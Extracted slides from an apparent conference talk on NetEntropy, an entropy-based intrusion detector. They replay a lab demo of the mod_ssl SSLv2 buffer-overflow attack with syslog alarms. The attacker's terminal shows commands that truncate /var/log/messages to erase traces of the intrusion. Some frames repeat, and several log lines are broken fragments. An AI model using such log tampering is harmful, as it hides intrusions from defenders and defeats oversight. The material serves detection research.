
Victim:

```
Mon Feb 20 15:03:36 2006
PART  TIME COMMAND
0:17  0:00 -bash HOME=/root
0:40  0:07 watch ps efu; who
0:03  0:00 \_ sh -c ps efu;
0:03  0:00 \_ ps efu PW
```

Check my tracks...


The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:



```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
cd /var/log
tail -15 messages
Feb 20 10:32:34 orchidsvm httpsd_error[724]: [Mon Feb 20 10:32:34 2006] [error] mod_ssl: SSL
handshake failed (server orchidsvm:443, client 10.0.0.1) (OpenSSL library error follows)
Feb 20 10:32:34 orchidsvm ssl_log[725]: [20/Feb/2006 10:32:34 02551] [error] OpenSSL: error:
1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is different
Feb 20 10:32:34 orchidsvm httpsd_error[724]: [Mon Feb 20 10:32:34 2006] [error] OpenSSL: err
or:1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is different
Feb 20 10:33:18 orchidsvm httpd_error[723]: [Mon Feb 20 10:33:18 2006] [info] server seems b
usy, (you may need to increase StartServers, or Min/MaxSpareServers), spawning 8 children, t
here are 0 idle, and 27 total children
Feb 20 10:33:19 orchidsvm net-entropy[611]: RISING ALARM on 10.0.0.1:59676 -> 10.0.0.100:443
offset=1562 packets=3 entropy=6.66564989
Feb 20 10:33:19 orchidsvm ssl_log[725]: /Feb/2006 10:33:19 02660] [error] SSL handshake fail
ed (server orchidsvm:443, client 10.0.0.1) (OpenSSL library error follows)
Feb 20 10:33:19 orchidsvm httpsd_error[724]: [Mon Feb 20 10:33:19 2006] [error] mod_ssl: SSL
handshake failed (server orchidsvm:443, client 10.0.0.1) (OpenSSL library error follows)
Feb 20 10:33:19 orchidsvm ssl_log[725]: [20/Feb/2006 10:33:19 02660] [error] OpenSSL: error:
1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is different
Feb 20 10:33:19 orchidsvm httpsd_error[724]: [Mon Feb 20 10:33:19 2006] [error] OpenSSL: err
or:1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is different
Feb 20 11:58:47 orchidsvm net-entropy[611]: End of connection 10.0.0.1:33919 -> 10.0.0.100:4
43 offset=1715 packets=9 (connection reset)
Feb 20 12:32:25 orchidsvm net-entropy[611]: End of connection 10.0.0.1:58394 -> 10.0.0.100:4
43 offset=1839 packets=13 (connection reset)
Feb 20 12:32:37 orchidsvm net-entropy[611]: End of connection 10.0.0.1:59642 -> 10.0.0.100:4
43 offset=1715 packets=9 (connection reset)
Feb 20 13:52:17 orchidsvm net-entropy[611]: Stop tracking 10.0.0.1:59676 -> 10.0.0.100:443
tail -15 messages
3 offset=66136 > maxdata=65536 packets=139
Feb 20 14:34:48 orchidsvm kernel: Out of Memory: Killed process 22672 (ld).
Feb 20 14:36:44 orchidsvm kernel: Out of Memory: Killed process 22841 (ld).
```

Victim:



```
Mon Feb 20 15:07:19 2006
PART TIME COMMAND
17 0:00 -bash HOME=/root
40 0:08 watch ps efu; who
07 0:00 \_ sh -c ps efu;
07 0:00 \_ ps efu PW
```

Check my tracks...

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
cd /var/log
tail -15 messages
Feb 20 10:32:34 orchidsvm httpsd_error[724]: [Mon Feb 20 10:32:34 2006] [error] mod_ssl: SSL
handshake failed (server orchidsvm:443, client 10.0.0.1) (OpenSSL library error follows)
Feb 20 10:32:34 orchidsvm ssl_log[725]: [20/Feb/2006 10:32:34 02551] [error] OpenSSL: error:
1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is different
Feb 20 10:32:34 orchidsvm httpsd_error[724]: [Mon Feb 20 10:32:34 2006] [error] OpenSSL: err
or:1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is different
Feb 20 10:33:18 orchidsvm httpd_error[723]: [Mon Feb 20 10:33:18 2006] [info] server seems b
usy, (you may need to increase StartServers, or Min/MaxSpareServers), spawning 8 children, t
here are 0 idle, and 27 total children
Feb 20 10:33:19 orchidsvm net-entropy[611]: RTSTNC ALARM on 10.0.0.1:59676 -> 10.0.0.100:443
of
Feb
ed
or
Feb
ha
Feb
1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is different
Feb 20 10:33:19 orchidsvm httpsd_error[724]: [Mon Feb 20 10:33:19 2006] [error] OpenSSL: err
or:1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is different
Feb 20 11:58:47 orchidsvm net-entropy[611]: End of connection 10.0.0.1:33919 -> 10.0.0.100:4
43 offset=1715 packets=9 (connection reset)
Feb 20 12:32:25 orchidsvm net-entropy[611]: End of connection 10.0.0.1:58394 -> 10.0.0.100:4
43 offset=1839 packets=13 (connection reset)
Feb 20 12:32:37 orchidsvm net-entropy[611]: End of connection 10.0.0.1:59642 -> 10.0.0.100:4
43 offset=1715 packets=9 (connection reset)
Feb 20 13:52:17 orchidsvm net-entropy[611]: Stop tracking 10.0.0.1:59676 -> 10.0.0.100:44tai
l -15 messages
3 offset=66136 > maxdata=65536 packets=139
Feb 20 14:34:48 orchidsvm kernel: Out of Memory: Killed process 22672 (ld).
Feb 20 14:36:44 orchidsvm kernel: Out of Memory: Killed process 22841 (ld).
```

Hey, that is our mod_ssl attack!

Victim:

```
Mon Feb 20 15:07:19 2006
PART  TIME  COMMAND
:17   0:00  -bash HOME=/root
:40   0:08  watch ps efu; who
ps efu;
s efu PW
```

Check my tracks... indeed mod_ssl attack causes SSL handshake to fail...

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is different
Feb 20 10:32:34 orchidsvm httpsd_error[724]: [Mon Feb 20 10:32:34 2006] [error] OpenSSL: error:1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is different
Feb 20 10:33:18 orchidsvm httpd_error[723]: [Mon Feb 20 10:33:18 2006] [info] server seems busy, (you may need to increase StartServers, or Min/MaxSpareServers), spawning 8 children, there are 0 idle, and 27 total children
Feb 20 10:33:19 orchidsvm net-entropy[611]: RISING ALARM on 10.0.0.1:59676 -> 10.0.0.100:443 offset=1562 packets=3 entropy=6.66564989
Feb 20 10:33:19 orchidsvm ssl_log[725]: /Feb/2006 10:33:19 02660] [error] SSL handshake failed (server orchidsvm:443, client 10.0.0.1) (OpenSSL library errtail -15 messages or follows)
Feb 20 10:33:19 orchidsvm httpsd_error[724]: [Mon Feb 20 10:33:19 2006] [error] mod_ssl: SSL handshake failed (server orchidsvm:443, client 10.0.0.1) (OpenSSL library error follows)
Feb 20 10:33:19 orchidsvm ssl_log[725]: [20/Feb/2006 10:33:19 02660] [error] OpenSSL: error:1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is different
Feb 20 10:33:19 orchidsvm httpsd_error[724]: [Mon Feb 20 10:33:19 2006] [error] OpenSSL: error:1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is different
Feb 20 11:58:47 orchidsvm net-entropy[611]: End of connection 10.0.0.1:33919 -> 10.0.0.100:443 offset=1715 packets=9 (connection reset)
Feb 20 12:32:25 orchidsvm net-entropy[611]: End of connection 10.0.0.1:58394 -> 10.0.0.100:443 offset=1839 packets=13 (connection reset)
Feb 20 12:32:37 orchidsvm net-entropy[611]: End of connection 10.0.0.1:59642 -> 10.0.0.100:443 offset=1715 packets=9 (connection reset)
Feb 20 13:52:17 orchidsvm net-entropy[611]: Stop tracking 10.0.0.1:59676 -> 10.0.0.100:443 offset=66136 > maxdata=65536 packets=139
Feb 20 14:34:48 orchidsvm kernel: Out of Memory: Killed process 22672 (ld).
Feb 20 14:36:44 orchidsvm kernel: Out of Memory: Killed process 22841 (ld).

wc messages
 6332  66944 497252 messages
head -n 6317 messages >/tmp/toto
mv /tmp/toto messages
```



Victim:

```
Mon Feb 20 15:34:26 2006
PART  TIME  COMMAND
:17   0:00  -bash HOME=/root
:40   0:18  watch ps efu; who
:34   0:00  \_ sh -c ps efu;
:34   0:00  \_ ps efu PW
```

Check my tracks... OK, erase all compromising data.


The mod_ssl remote-to-local attack (McDonald 2003)

- Normal SSL v2 handshake:
- **Black** zones are:
 - random keys/data
 - encrypted text
- Mod_ssl attack causes a **buffer overflow** on `key-arg`, allowing attacker to transmit useful info over the network, by abusing `free()`.





The mod_ssl remote-to-local attack (McDonald 2003)

- Hijacked SSL v2 handshake:
- **Black** zones are:
 - random keys/data
 - encrypted text
- Note that key-arg is now «**less random-looking**».
- Subsequent traffic no longer looks random either.





The mod_ssl remote-to-local attack (McDonald 2003)

- Hijacked SSL v2 handshake:
- **Black** zones are:
 - random keys/data
 - encrypted text
- Note that key-arg is now «**less random-looking**».
- Subsequent traffic no longer looks random either.



The mod_ssl remote-to-local attack (McDonald 2003)

- Hijacked SSL v2 handshake:
- **Black** zones are:
 - random keys/data
 - encrypted text
- Note that key-arg is now «**less random-looking**».
- Subsequent traffic no longer looks random either.



NetEntropy: a tool to compute **statistical entropy** on-line and compare them against a profile of normal behavior

Related work

- **Shannon** (1948): theory of communication
«random-looking» = entropy H should be about 8 bits/byte **in the limit**
... but we should react as soon as we can (**fewer** bytes)
- **Entropy** computation part of:
packer detector **PEiD**, file system forensic analysis tool **WinHex**, etc.
- Packet type classifier tool **PAYL** [Wang, Cretu, Stolfo 2005]
uses Mahalanobis distance **clustering**
- Our problem is simpler: is payload **random-looking**?

NetEntropy: entropy-based classification

On the Efficiency of Mathematics in Intrusion
Detection: the NetEntropy Case

Jean Goubault-Larrecq¹ Julien Olivain^{1,2}


¹ ENS Cachan goubault@lsv.ens-cachan.fr
² INRIA olivain@lsv.ens-cachan.fr

In *FPS'13*,
Springer Verlag LNCS,
2014.

<http://www.lsv.ens-cachan.fr/net-entropy/>

- Still being downloaded 1-2 times a week

- Incorporated as an ORCHIDS module,
but can be used as a standalone tool



- One of our **best**-cited papers, e.g.:

[Lyda, Hamrock 2007]

[Dorfinger, Panholzer, Trammel, Pepe 2010]

[Dorfinger, Panholzer, John 2011]

[Han Zhang, Papadopoulos, Massey 2013]

